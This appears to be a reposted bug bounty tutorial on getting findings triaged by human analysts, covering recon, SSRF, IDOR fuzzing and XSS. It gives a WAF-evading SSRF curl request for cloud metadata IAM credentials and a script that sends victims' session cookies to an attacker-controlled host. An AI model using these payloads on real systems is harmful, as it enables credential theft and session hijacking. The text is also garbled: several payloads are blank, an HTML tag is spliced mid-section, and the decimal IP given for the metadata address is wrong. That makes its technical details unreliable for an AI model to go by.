
Listen to this Post

Introduction:
In the automated world of modern cybersecurity, receiving a “triaged” status from an actual human analyst is a significant milestone for any bug bounty hunter. This event highlights the critical limitations of automated bots, like the referenced “TeapotBot,” and underscores the evolving landscape of Vulnerability Disclosure Programs (VDP) and bug bounty platforms where human expertise remains the final arbiter of exploit validity and severity. This article delves into the technical skills and strategic approach required to advance past automated defenses and capture the attention of a human triager.
Learning Objectives:
- Understand the key differences between automated scanner detection and human triage in bug bounty programs.
- Develop a methodology for crafting proof-of-concept (PoC) exploits that demonstrate clear business impact.
- Learn techniques for effective reconnaissance and vulnerability validation that bypass common WAFs and automated filters.
You Should Know:
1. Reconnaissance: The Foundation of a Human-Readable Bug
The initial phase of any successful bug hunt is comprehensive reconnaissance. Automated tools are useful, but a human triager is impressed by context and the discovery of assets others missed.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Passive Subdomain Enumeration. Use tools like `amass` and `subfinder` to build a broad target list.
amass enum -passive -d target.com -o amass_output.txt
subfinder -d target.com -o subfinder_output.txt
sort -u amass_output.txt subfinder_output.txt > final_subdomains.txt
Step 2: Active Reconnaissance and Service Discovery. Probe the live subdomains to identify running services and open ports using `naabu` and httpx.
naabu -list final_subdomains.txt -top-ports 1000 -o naabu_ports.txt
cat naabu_ports.txt | httpx -silent -o live_urls.txt
Step 3: JavaScript File Analysis. Modern web apps hide API endpoints and secrets in JS files. Use `subjs` and `LinkFinder` to unearth them.
cat live_urls.txt | subjs | tee js_files.txt
python3 LinkFinder.py -i https://target.com/app.js -o cli
This methodology moves beyond simple scanning, providing a target-rich environment that demonstrates depth of analysis to a human reviewer.
2. Crafting Exploits That Defy Automation
Automated bots like TeapotBot often look for known payload signatures. Your exploit must be novel or complex enough to evade these filters and require human logic to understand.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify the Vulnerability. Let’s assume you found a potential Server-Side Request Forgery (SSRF). A simple payload like `http://169.254.169.254/latest/meta-data/` might be blocked.
Step 2: Obfuscate the Payload. Use URL encoding, decimal IP notation, or domain redirection to bypass WAFs.
Original: `http://169.254.169.254/`
Obfuscated (Decimal): http://2852039166/`http:%2F%2F169.254.169.254%2F`
<h2 style="color: yellow;"> Obfuscated (URL Encoding):
Step 3: Demonstrate Impact. A human triager cares about risk. For the SSRF, show how it can be used to retrieve cloud metadata credentials, including a full cURL command of the interaction.
curl -X POST 'https://vulnerable-target.com/api/fetch' -H 'Content-Type: application/json' --data '{"url":"http://2852039166/latest/meta-data/iam/security-credentials/"}'
This proves you didn’t just find a bug; you understood its business implications.
3. The Art of the Bug Bounty Report
A poorly written report can get a valid bug dismissed or downgraded. Your report must be a clear, concise, and compelling narrative for the human on the other end.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Executive Summary. Start with a single sentence summarizing the vulnerability, its component, and its impact. Example: “SSRF in the PDF generator endpoint allows access to the cloud metadata service, potentially leading to credential theft.”
Step 2: Detailed Technical Breakdown.
1. Vulnerable Endpoint: `POST /api/v1/generate-pdf`
2. Vulnerable Parameter: `html_content`
- Steps to Reproduce: Provide a numbered list with exact HTTP requests and responses. Use screenshots and burp suite logs.
- Proof of Concept: Include the exact, working payload and commands you used.
Step 3: Impact Analysis. Explain the “so what.” For an API key leak, detail what the API controls and the potential damage from its misuse. This directly justifies the bug’s severity.
4. Advanced Fuzzing for Logic Flaws
Logic flaws are almost impossible for automated scanners to detect. They require an understanding of application workflow and state.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Map the Application Workflow. Manually trace a multi-step process, like user registration, email verification, and login. Note all parameters and API calls.
Step 2: Identify State-Assuming Endpoints. Find endpoints that should only be accessible after a certain step (e.g., password reset without verifying the token).
Step 3: Fuzz with Tools like ffuf. Test for insecure direct object references (IDOR) or broken access control.
ffuf -w user_ids.txt:FUZZ -u https://target.com/api/v1/user/FUZZ/profile -H 'Authorization: Bearer <your_token>' -mr "email"
Finding a flaw that allows you to view another user’s profile by changing an ID is a classic example of a bug that requires human context to be understood and valued.
5. Validating and Weaponizing XSS for Maximum Impact
While scanners detect simple alert boxes, a human triager needs to see a weaponized PoC that proves real-world risk.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Find a Reflected XSS. A simple `` might be sufficient for discovery but not for triage.
Step 2: Bypass Basic Filters.
Filtering `script` tags? Use an inline event handler: `” onmouseover=”alert(1)`
Blocking spaces? Use a forward slash: ``
Step 3: Demonstrate Session Hijacking. Create a PoC that steals the user’s session cookie and sends it to a server you control.
<script>fetch('https://your-webserver.com/steal?cookie=' + document.cookie)</script>
Then, in your report, show how you used this cookie to hijack a user’s session. This moves the finding from “low severity” to “critical.”
What Undercode Say:
- A human-triaged report is the gold standard of validation, signifying that your findings have passed the most rigorous test and demonstrated tangible business risk.
- The shift from purely automated filtering to hybrid human-AI triage models means bug hunters must prioritize quality, clarity, and impact over quantity of submissions.
Analysis:
The original post celebrates a personal victory that signifies a broader industry trend. As automated defenses (WAFs) and initial scanner bots (like the mentioned TeapotBot) become more prevalent, the bar for a bug bounty hunter is raised. It is no longer enough to find a vulnerability; one must be able to articulate its exploitability and impact in a way that resonates with a human security analyst. This human firewall acts as a final quality check, separating noisy, automated findings from critical, business-logic flaws that pose a genuine threat. The hunter’s success lies not just in technical skill, but in their ability to communicate and contextualize risk, a uniquely human capability.
Prediction:
The future of bug bounty platforms will see an increased reliance on AI-assisted triage, but the final decision on high-severity, complex, or logic-based vulnerabilities will remain firmly in the hands of human experts. This will create a two-tiered system where low-hanging fruit is automatically processed and rewarded minimally, while hunters who can consistently demonstrate deep technical prowess and articulate critical impact through well-written reports will command higher bounties and greater reputation. The role of the ethical hacker will evolve from a mere vulnerability finder to a security consultant capable of explaining risk in business terms.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Lakshmi Narayanan – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


